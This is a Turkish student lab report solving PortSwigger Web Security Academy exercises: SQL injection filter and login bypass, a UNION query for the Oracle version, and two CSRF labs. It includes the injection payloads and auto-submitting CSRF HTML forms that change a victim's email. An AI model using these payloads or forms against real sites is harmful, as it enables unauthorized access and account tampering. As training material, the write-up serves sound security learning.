

YAVUZLAR WEB GÜVENLİĞİ & YAZILIM TAKIMI

OWASP Top 10 Lab Görevi

Hazırlayan : Mustafa Batuhan ALUN



PortSwigger SQL LAB – 1:

<https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data>

Giriş:

Bu laboratuvar, ürün kategorisi filtresinde bir SQL injection güvenlik açığı içeriyor. Kullanıcı bir kategori seçtiğinde uygulama aşağıdaki gibi bir SQL sorgusu gerçekleştirir:


```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

Laboratuvarı çözmek için uygulamanın bir veya daha fazla yayınlanmamış ürünü görüntülenmesine neden olan bir SQL enjeksiyon saldırısı gerçekleştirin.

SQL Injection nedir ?

Injection, web uygulamalarında sıklıkla görülen bir güvenlik açığıdır. Bu açık, uygulamalarda kullanılan veri girişleri yoluyla, kötü niyetli kullanıcıların uygulama tarafından yürütülen veritabanı sorgularına, komutlara veya diğer işlemlere veri girişlerinde yapılan hatalı denetlemeler veya filtrelemeler nedeniyle zararlı kod enjekte etmesini sağlar. Saldırganlar, bu açıktan yararlanarak, uygulamaların veritabanını veya sunucularını ele geçirerek, kullanıcı bilgilerine veya diğer hassas verilere erişebilirler.


Bilgi Edinme Aşaması:



Kullanıcı arama yaptığında kategori değişkeni görüldüğü gibi url de çıkıyor bunu suistimal etmeyi deneyebiliriz.

Görev 1:

Kullanıcı girdisi ile direkt olarak sorguyu etkileyip etkileyemediğimizi test etmek amacı ile girdi kısmına tırnak işareti koyarak hata almaya çalışıyoruz.




Görüldüğü gibi hatayı aldık.

Görev 2:

Sorguya direkt olarak erişimimiz olduğunu anladığımızı göre sorguyu sömürmeye çalışabiliriz bunun için payload dediğimiz zararlı kod parçaları kullanacağız.

Kullandığımız payload : 'OR 1 = 1 --



Ve görüldüğü gibi anasayfada gözükmeyen ürünleri görebiliyoruz.

Base Score

7.5
(High)

Attack Vector (AV)

Network (N) Adjacent (A) Local (L) Physical (P)

Attack Complexity (AC)

Low (L) High (H)

Privileges Required (PR)

None (N) Low (L) High (H)

User Interaction (UI)

None (N) Required (R)

Scope (S)

Unchanged (U) Changed (C)

Confidentiality (C)

None (N) Low (L) High (H)

Integrity (I)

None (N) Low (L) High (H)

Availability (A)

None (N) Low (L) High (H)

PortSwigger SQL LAB – 2:

<https://portswigger.net/web-security/sql-injection/lab-login-bypass>

Giriş:

Bu laboratuvar, oturum açma işlevinde bir SQL İnjection güvenlik açığı içeriyor.

Laboratuvarı çözmek için uygulamada yönetici kullanıcı olarak oturum açan bir SQL Injection saldırısı gerçekleştirin.

SQL İnjection nedir ?

Injection, web uygulamalarında sıklıkla görülen bir güvenlik açığıdır. Bu açık, uygulamalarda kullanılan veri girişleri yoluyla, kötü niyetli kullanıcıların uygulama tarafından yürütülen veritabanı sorgularına, komutlara veya diğer işlemlere veri girişlerinde yapılan hatalı denetlemeler veya filtrelemeler nedeniyle zararlı kod enjekte etmesini sağlar. Saldırganlar, bu açıktan yararlanarak, uygulamaların veritabanını veya sunucularını ele geçirerek, kullanıcı bilgilerine veya diğer hassas verilere erişebilirler.

0a19000f042458d185f2d40e00580014.web-security-academy.net/login

WebSecurity Academy

SQL injection vulnerability allowing login bypass

Back to lab description >>

Bilgi Edinme Aşaması:

Login

Username

Password

Log in

Kullanıcı olarak girdi verebileceğimiz bir yer olan giriş ekranını suistimal etmeyi deneyebiliriz.

Görev 1:

Kullanıcı girdisi ile direkt olarak sorguyu etkileyip etkileyemediğimizi test etmek amacı ile girdi kısmına tırnak işareti koyarak hata almaya çalışıyoruz.

Login


Invalid username or password.

Username

administrator

Password

Log in



Görüldüğü gibi hatayı aldık bu hatayı alma nedenimiz sql sorgusunun bu örnekteki gibi olmasıydı:

code

```
SELECT *
FROM users
WHERE email = 'administrator'
AND password = 'password'
```


Görev 2:

Sorguya direkt olarak erişimimiz olduğunu anladığımıza göre sorguyu sömürmeye çalışabiliriz bunun için payload dediğimiz zararlı kod parçaları kullanacağız.


```
code

SELECT *
FROM users
WHERE email = 'administrator'
AND password = '' OR 1=1--'
```

Kullandığımız payload : 'OR 1 = 1 --



Ve görüldüğü gibi administrator olarak oturum açtık.



PortSwigger SQL LAB – 3:

<https://portswigger.net/web-security/sql-injection/examining-the-database/lab-querying-database-version-oracle>


Giriş:

Bu laboratuvar, ürün kategorisi filtresinde bir SQL injection güvenlik açığı içeriyor. Enjekte edilen bir sorgunun sonuçlarını almak için UNION saldırısını kullanabilirsiniz.

Laboratuvarı çözmek için veritabanı versiyonunu görüntüleyin.

SQL Injection nedir ?

Injection, web uygulamalarında sıklıkla görülen bir güvenlik açığıdır. Bu açık, uygulamalarda kullanılan veri girişleri yoluyla, kötü niyetli kullanıcıların uygulama tarafından yürütülen veritabanı sorgularına, komutlara veya diğer işlemlere veri girişlerinde yapılan hatalı denetlemeler veya filtrelemeler nedeniyle zararlı kod enjekte etmesini sağlar. Saldırganlar, bu açıktan yararlanarak, uygulamaların veritabanını veya sunucularını ele geçirerek, kullanıcı bilgilerine veya diğer hassas verilere erişebilirler.



Bilgi Edinme Aşaması:

https://0a64009003e561e2842b276400b100bd.web-security-academy.net/filter?category=Accessories

No trackers known to Firefox were detected on this page.

WebSecurity Academy

SQL injection attack, querying the database type and version on Oracle

[Back to lab home](#)

Make the database retrieve the strings: 'Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production, CORE 11.2.0.2.0 Production, TNS for Linux: Version 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production'

[Back to lab description >>](#)

WE LIKE TO
SHOP

Accessories

Refine your search:

[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Gifts](#) [Pets](#) [Tech gifts](#)

Kullanıcı olarak girdi verebileceğimiz tek yer olan arama kategorisini suistimal etmeyi deneyebiliriz.

Görev 1:

Kullanıcı girdisi ile direkt olarak sorguyu etkileyip etkileyemediğimizi test etmek amacı ile girdi kısmına tırnak işareti koyarak hata almaya çalışıyoruz.

https://0a64009003e561e2842b276400b100bd.web-security-academy.net/filter?category='

WebSecurity Academy

SQL injection attack, querying the database type on Oracle

[Back to lab home](#)

Make the database retrieve the strings: 'Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production, CORE 11.2.0.2.0 Production, TNS for Linux: Version 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production'

[Back to lab description >>](#)

Internal Server Error


Internal Server Error

Görüldüğü gibi hatayı aldık.

Görev 2:

Sorguya direkt olarak erişimimiz olduğunu anladığımızı göre sömürmeyi denemeye başlayabiliriz.


UNION saldırısı yapacağımız için kolon sayısının kaç olduğunu öğrenmeliyiz bunun için de ' ORDER BY x-- payloadını kullanacağız. Bu payload bize hata verene kadar x değişkenini arttıracakız böylece kolon sayısını geçtiğimize siteden hata alacağız.



Görüldüğü gibi ' ORDER BY 3-- payloadında hata aldık bu da bize 2 kolon olduğunu anlamamızı sağladı.

Görev 3:

Kolon sayısının belirlediğimize göre kolonların veri türünü öğrenmemiz gerekiyor bunun içinde ' UNION SELECT 'string','string' FROM dual-- payloadını kullanacağız.



Görev 4:

Sırada labın bizden istediğini yapmak kaldı database versiyonunu öğrenmek. Bunun için querynin yapısını öğrenmek gerekiyor.

You can try:

```
SELECT * FROM V$VERSION
```

or

```
SELECT version FROM V$INSTANCE
```

or

```
BEGIN DBMS_OUTPUT.PUT_LINE(DBMS_DB_VERSION.VERSION || '.' || DBMS_DB_VERSION.RELEASE); END;
```

Marked as Answer by 858277 · Sep 27 2020

İnternette bulduğumuz ilk sorguyu baz alırsak varsayılan tablo yapısını öğrenmemiz gerekiyor.

9.129 V\$VERSION

V\$VERSION displays the version number of Oracle Database. The database components have the same version number as the database, so the version number is returned only once.

Column	Datatype	Description
BANNER	VARCHAR2(80)	Component name and version number
BANNER_FULL ^{Foot 1}	VARCHAR2(160)	The new 2 line banner format introduced in Oracle Database 18c. The banner displays the database release and version number.
BANNER_LEGACY ^{Foot 1}	VARCHAR2(80)	The legacy 1 line banner used before Oracle Database 18c. This column displays the same value as the BANNER column.
CON_ID	NUMBER	The ID of the container to which the data pertains. Possible values include: <ul style="list-style-type: none">0: This value is used for rows containing data that pertain to the entire CDB. This value is also used for rows in non-CDBs.1: This value is used for rows containing data that pertain to only the rootn: Where n is the applicable container ID for the rows containing data

Bulduğumuz tabloya uygun bir payload yazdığımızda.

Payloadımız: ' UNION SELECT BANNER, '123' FROM v\$version--

WebSecurity Academy

SQL Injection attack, querying the database type and version on Oracle

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning

WE LIKE TO SHOP

' UNION SELECT BANNER, '123' FROM v\$version--

Refine your search:

[All](#) [Accessories](#) [Clothing, shoes and accessories](#) [Gifts](#) [Pets](#) [Tech gifts](#)

CORE 11.2.0.2.0 Production
123

NLSRTL Version 11.2.0.2.0 - Production
123

Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production
123

PL/SQL Release 11.2.0.2.0 - Production
123

TNS for Linux: Version 11.2.0.2.0 - Production
123

Ve görüldüğü gibi DB versiyonunu görüntüledik.

Base Score		7.5 (High)
Attack Vector (AV)		Scope (S)
<input checked="" type="radio"/> Network (N) <input type="radio"/> Adjacent (A) <input type="radio"/> Local (L) <input type="radio"/> Physical (P)		<input checked="" type="radio"/> Unchanged (U) <input type="radio"/> Changed (C)
Attack Complexity (AC)		Confidentiality (C)
<input checked="" type="radio"/> Low (L) <input type="radio"/> High (H)		<input type="radio"/> None (N) <input type="radio"/> Low (L) <input checked="" type="radio"/> High (H)
Privileges Required (PR)		Integrity (I)
<input checked="" type="radio"/> None (N) <input type="radio"/> Low (L) <input type="radio"/> High (H)		<input checked="" type="radio"/> None (N) <input type="radio"/> Low (L) <input type="radio"/> High (H)
User Interaction (UI)		Availability (A)
<input checked="" type="radio"/> None (N) <input type="radio"/> Required (R)		<input checked="" type="radio"/> None (N) <input type="radio"/> Low (L) <input type="radio"/> High (H)

PortSwigger CSRF LAB – 1:

<https://portswigger.net/web-security/csrf/lab-no-defenses>

Giriş: Bu laboratuvarın e-posta değiştirme işlevi CSRF'ye karşı savunmasızdır.

Laboratuvarı çözmek için, izleyicinin e-posta adresini değiştirmek üzere CSRF saldırısı kullanan bir HTML oluşturun ve bunu yararlanma sunucunuza yükleyin.

CSRF(Cross-Site Request Forgery) nedir ?

Bir web sitesi oluştururken istemci tarafını ve sunucu tarafını beraber kodlama eğilimindeyiz. İstemci tarafında kullanıcının etkileşimde bulunacağı sayfaları ve formları oluşturuyoruz , ardından kullanıcı yanıt verdiğinde sunucu tarafında eylem gösteren URL leri oluşturuyoruz.Ancak sunucu tarafı koduna yönelik istekler herhangi bir yerden tetiklenebilir.Bu internetin en güçlü özelliklerinden biri olmakla beraber yaygın bir güvenlik açığına da sebep olur CSRF(Cross-Site Request Forgery)

CSRF saldırısı 3. parti bir sitede kullanıcı zararlı bir sayfa veya zararlı bir kod parçası ile interaksiyona girdiğinde oluşur.3. parti site zararlı bir HTTP isteği gönderir ve sunucunun tek gördüğü şey yetkilendirilmiş olan bir kullanıcıdan bir HTTP isteğidir ancak saldırgan gönderilen isteğin kontrolünü elinde tutar ve sunucuyu yanıltır.

Bilgi Edinme Aşaması:

My Account

Your username is: wiener

Your email is: hello@yopmail.com

Email

ohio@yopmail.com

Update email

14 Sec-Fetch-Mode: navigate

15 Sec-Fetch-Site: same-origin

16 Sec-Fetch-User: ?1

17 Priority: u=0, i

18 Te: trailers

19

20 email=ohio40yopmail.com

Yollanan istekte herhangi bir CSRF koruması göze çarpmıyor.

Görev 1:

Kurbanın açması için zararlı bir 3. parti site ayarlamamız gerekiyor.

```
Welcome  csrf.html
<? csrf.html > html > body > form > input
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <meta name="viewport" content="width=device-width, initial-scale=1.0">
6   <title>Document</title>
7 </head>
8 <body>
9   <form method="POST" action="https://0a97004604cef5e584a72c16007d00f2.web-security-academy.net/my-account/change-email">
10     <input type="hidden" name="email" value="hacked@yopmail.com">
11   </form>
12   <script>
13     document.forms[0].submit();
14   </script>
15 </body>
16 </html>
```

Görev 2:

Kullanıcıya zararlı kodu içeren 3. parti site yollanır ve açması sağlanır.

My Account

Your username is: wiener

Your email is: hello@yopmail.com

My Account

Your username is: wiener

Your email is: hacked@yopmail.com

Email

Update email

Ve böylece kullanıcının maili isteği dışında değiştirilmiş olur.

Base Score		9.6 (Critical)
Attack Vector (AV)		Scope (S)
<input checked="" type="radio"/> Network (N) <input type="radio"/> Adjacent (A) <input type="radio"/> Local (L) <input type="radio"/> Physical (P)		<input type="radio"/> Unchanged (U) <input checked="" type="radio"/> Changed (C)
Attack Complexity (AC)		Confidentiality (C)
<input checked="" type="radio"/> Low (L) <input type="radio"/> High (H)		<input type="radio"/> None (N) <input type="radio"/> Low (L) <input checked="" type="radio"/> High (H)
Privileges Required (PR)		Integrity (I)
<input checked="" type="radio"/> None (N) <input type="radio"/> Low (L) <input type="radio"/> High (H)		<input type="radio"/> None (N) <input type="radio"/> Low (L) <input checked="" type="radio"/> High (H)
User Interaction (UI)		Availability (A)
<input type="radio"/> None (N) <input checked="" type="radio"/> Required (R)		<input type="radio"/> None (N) <input type="radio"/> Low (L) <input checked="" type="radio"/> High (H)

PortSwigger CSRF LAB – 2:

<https://portswigger.net/web-security/csrf/bypassing-token-validation/lab-token-validation-depends-on-request-method>

Giriş: Bu laboratuvarın e-posta değiştirme işlevi CSRF'ye karşı savunmasızdır. CSRF saldırılarını engellemeye çalışır ancak savunmayı yalnızca belirli istek türlerine uygular.

Laboratuvarı çözmek için, izleyicinin e-posta adresini değiştirmek üzere CSRF saldırısı kullanan bir HTML sayfasını barındırmak için yararlanma sunucunuzu kullanın.

CSRF(Cross-Site Request Forgery) nedir ?

Bir web sitesi oluştururken istemci tarafını ve sunucu tarafını beraber kodlama eğilimindeyiz. İstemci tarafında kullanıcının etkileşimde bulunacağı sayfaları ve formları oluşturuyoruz , ardından kullanıcı yanıt verdiğinde sunucu tarafında eylem gösteren URL leri oluşturuyoruz.Ancak sunucu tarafı koduna yönelik istekler herhangi bir yerden tetiklenebilir.Bu internetin en güçlü özelliklerinden biri olmakla beraber yaygın bir güvenlik açığına da sebep olur CSRF(Cross-Site Request Forgery)

CSRF saldırısı 3. parti bir sitede kullanıcı zararlı bir sayfa veya zararlı bir kod parçası ile interaksiyona girdiğinde oluşur.3. parti site zararlı bir HTTP isteği gönderir ve sunucunun tek gördüğü şey yetkilendirilmiş olan bir kullanıcıdan bir HTTP isteğidir ancak saldırgan gönderilen isteğin kontrolünü elinde tutar ve sunucuyu yanıltır.

Bilgi Edinme Aşaması:

My Account

Your username is: wiener

Your email is: hello@yopmail.com

Email

ohio@yopmail.com

Update email

Request

Pretty Raw Hex

```
1 POST /my-account/change-email HTTP/2
2 Host: 0aa500040466479d832b2f3100d8006f.web-security-academy.net
3 Cookie: session=dEtCgXtaqcM2Bpn4XnWufkMlxvDNKxUK
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:129.0) Gecko/20100101 Firefox/129.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-GB,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 62
10 Origin: https://0aa500040466479d832b2f3100d8006f.web-security-academy.net
11 Referer: https://0aa500040466479d832b2f3100d8006f.web-security-academy.net/my-account?id=wiener
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Priority: u=0, i
18 Te: trailers
19
20 email=ohio40yopmail.com&csrf=tx1cN707APgs7BtgHwzSvv3L2VfCp0l
```

Yollanan istekte herhangi bir CSRF koruması göze çarpıyor ancak isteğin etrafından dolanmayı deneyebiliriz.

Görev 1:

Kurbanın açması için zararlı bir 3. parti site ayarlamamız gerekiyor.

```
<? csrf.html > <? html > <? body > <? form
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4 <meta charset="UTF-8">
5 <meta name="viewport" content="width=device-width, initial-scale=1.0">
6 <title>Document</title>
7 </head>
8 <body>
9 <form action="https://0aa500040466479d832b2f3100d8006f.web-security-academy.net/my-account/change-email">
10 <input type="hidden" name="email" value="hacked@yopmail.com">
11 </form>
12 <script>
13 document.forms[0].submit();
14 </script>
15 </body>
16 </html>
```

Görev 2:

Kullanıcıya zararlı kodu içeren 3. parti site yollanır ve açması sağlanır.

My Account

Your username is: wiener

Your email is: hello@yopmail.com

Email

Update email

My Account

Your username is: wiener

Your email is: hacked@yopmail.com

Email

Update email

Ve böylece kullanıcın maili isteği dışında değiştirilmiş olur.

Base Score

9.6
(Critical)

Attack Vector (AV)	Scope (S)
Network (N) Adjacent (A) Local (L) Physical (P)	Unchanged (U) Changed (C)
Attack Complexity (AC)	Confidentiality (C)
Low (L) High (H)	None (N) Low (L) High (H)
Privileges Required (PR)	Integrity (I)
None (N) Low (L) High (H)	None (N) Low (L) High (H)
User Interaction (UI)	Availability (A)
None (N) Required (R)	None (N) Low (L) High (H)

